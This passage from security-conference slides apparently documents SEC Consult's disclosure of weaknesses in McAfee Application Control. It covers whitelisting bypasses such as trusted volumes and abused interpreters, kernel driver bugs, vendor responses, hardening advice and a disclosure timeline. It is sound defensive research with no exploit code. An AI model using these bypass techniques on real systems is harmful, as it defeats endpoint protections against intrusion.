 - E.g. add TrustedVolume to completely bypass Application Whitelisting

The Kernel Side

The Kernel Side

- Driver: C:\Windows\system32\drivers\swin1.sys
- Driver contains several vulnerabilities
- These vulnerabilities can very likely be exploited → Privilege escalation from low privileged user to SYSTEM
- Exploits were not developed for these vulnerabilities

The Kernel Side

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.
```

```
FILE_SYSTEM
```

```
If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:
```

```
Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.
```

```
If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.
```

```
Technical information:
```

```
*** STOP: 0x00000022 (0x0000000065056550,0xFFFFF88002DDA328,0xFFFFF88002DD9B80,0
xFFFFF880012A58CC)
```

```
*** swin.sys - Address FFFFF880012A58CC base at FFFFF88001223000, DateStamp
53408f00
```

```
Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 40
```







ADVISOR FOR YOUR INFORMATION SECURITY

Demos

Demos (1/5)



Demos (2/5)



```
Administrator: McAfee Solidifier Command Line
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sadmin status
McAfee Solidifier:                Disabled
McAfee Solidifier on reboot:      Disabled


ePO Managed:                      No
Local CLI access:                 Recovered

   [fstype]      [status]      [driver status] [volume]
* NTFS          Solidified    Unattached     C:\


C:\Windows\system32>sadmin solidify
Enumerating installed products.
Solidifying volume C:\
00:11:26: Total files scanned 99324, solidified 42

C:\Windows\system32>
```


Demos (3/5)



Demos (4/5)



Demos (5/5)



Conclusion



Conclusion

- Application Whitelisting can protect against trivial attacks
- APT attackers can easily bypass the protections with the described techniques
- In some cases the application even lowers the security of the operating system
 - Allocation of a RWE section in all processes
 - Kernel vulnerabilities which allow privilege escalation

Hardening Guidelines (1/2)

- **Regularly apply software and system updates**
- Use a strong password (McAfee Application Control does not implement a password complexity requirement)
- Remove from the list of default whitelisted applications:
 - All occurrences of powershell, installutil, IEEExec, ...
 - Remove the ZIP application installed by McAfee
 - Remove all interpreters (python, perl, ...)
 - Remove all debuggers
 - In general: Only whitelist required software (Whitelist vs. Blacklist)

Hardening Guidelines (2/2)

- Add JS / JSE / HTA / CHM / ... to the list of protected scripts
- Disable memory corruption protection
 - Maybe use EMET or something similar instead
- Remove all updaters
- Do not configure trusted volumes
- Find more information in the advisory

https://www.sec-consult.com/fxdata/seccons/prod/temedia/advisories_txt/20150728-0_McAfee_Application_Control_Multiple_Vulnerabilities_v10.txt

Vendor response

- RWX memory vulnerability confirmed

Section 2.2.4	Memory Corruption Exploitation – Windows 7.1
Comments	scinject.dll is loaded into RWX memory, but MAC's mp-vasr feature rebases the address and hides the location. The exploitability complexity is very high, therefore risk is low. We will consider fixing this in the next release of MAC.
Result	Vulnerable
Overall CVSS score	3.5/2.6 (Low) https://nvd.nist.gov/cvss.cfm?calculator&version=2&vector=(AV:L/AC:H/Au:S/C:P/I:P/A:P/E:U/RL:OF/RC:C)

source: Response to Critical Vulnerabilities in McAfee Application Control SBC1506031

Vendor response

- ZIP application from 1999 with buffer overflow confirmed

Section 2.2.4	Memory Corruption Exploitation - Exploitation of Installed ZIP application
Comments	The utilities shipped with the MAC product will be upgraded in the next version, the risk is low since MAC mitigates the buffer overflow risk. There is no POC available regarding how to exploit this and what impact will it have on the system.
Result	Vulnerable
Overall CVSS Score	1.5/1.1 (Low) https://nvd.nist.gov/cvss.cfm?calculator&version=2&vector=(AV:L/AC:M/Au:S/C:N/I:N/A:P/E:U/RL:OF/RC:C)

Source: McAfee, SBC1506031, 13 July 2015

Response to Critical Vulnerabilities in McAfee Application Control

7 [CVE-2004-1010](#)

Exec Code Overflow

2005-03-01

2015-01-09

10.0

Admin

Remote

Low

Buffer overflow in Info-Zip 2.3 and possibly earlier versions, when using recursive folder compression, allows remote attackers to execute arbitrary code

Source: <http://www.cvedetails.com/cve/CVE-2004-1010/>



Vendor response

- Other bypasses / vulnerabilities will not be fixed

Section 2.2.1	Abuse of whitelisted Applications - PowerShell
Comments	McAfee Application Control (MAC) does not allow any whitelisted application to execute any untrusted or unauthorized application. Other technique mentioned are theoretical and there is no POC available or any mention of the impact to the system due to this. If there is no PowerShell script execution, the admin can ban this application.
Result	Not Vulnerable
Overall CVSS Score	Not Applicable

Section 3.1	Bypassing Read Write Protection – By Code Injection into Update -Process
Comments	Code injection requires a user to be logged in as admin user and be able to execute untrusted binary or library to inject into update process. McAfee Application Control will not allow execution of unauthorized executables.
Result	Not Vulnerable
Overall CVSS Score	Not Applicable

Source: McAfee, SBC1506031, 13 July 2015

Response to Critical Vulnerabilities in McAfee Application Control

Vendor response

- Other bypasses / vulnerabilities will not be fixed

Issue 4	Kernel Driver Vulnerabilities
Comments	Sending IOCTL to McAfee Application Control (MAC) requires administrative privilege and also requires it to run as an untrusted binary or library to send to IOCTL. MAC will not allow execution of unauthorized executables. It is already under discussion and we are considering fixing this in the next release of MAC.
Result	Not Vulnerable
Overall CVSS Score	Not Applicable

Source: McAfee, SBC1506031, 13 July 2015

Response to Critical Vulnerabilities in McAfee Application Control

Timeline

2015-06-03: Contacting vendor through security-alerts@mcafee.com

Sending PGP encrypted whitepaper to vendor.

Informed McAfee about the latest possible release date: 2015-07-24.

2015-06-04: Vendor response - issues will be tracked with case ID SBC1506031

2015-06-08: SEC Consult asked for a release date of a fix.

2015-07-02: SEC Consult asked for a release date of a fix and the current status.

2015-07-13: SEC Consult asked for a release date of a fix and the current status.

2015-07-14: Vendor response - Vendor confirmed vulnerabilities 1) and 2).

Vulnerabilities 3), 4) and 5) are classified as "not vulnerable" because an attacker requires code execution to exploit them.

Vulnerabilities 1) and 2) are classified as low risk vulnerabilities.

A patch will therefore not be available, a fix is planned for the next version update which will be released by end of Q3.

2015-07-21: SEC Consult informed McAfee that an advisory will be released on 28.07.2015.

SEC Consult informed McAfee that vulnerabilities 3), 4) and 5) should be fixed as well because code execution can easily be achieved on a default installation of McAfee Application Control and therefore it's possible to exploit all the described vulnerabilities.

2015-07-28: Public release of the advisory

Current Version is 6.2.0-446 (?)

Status: ?

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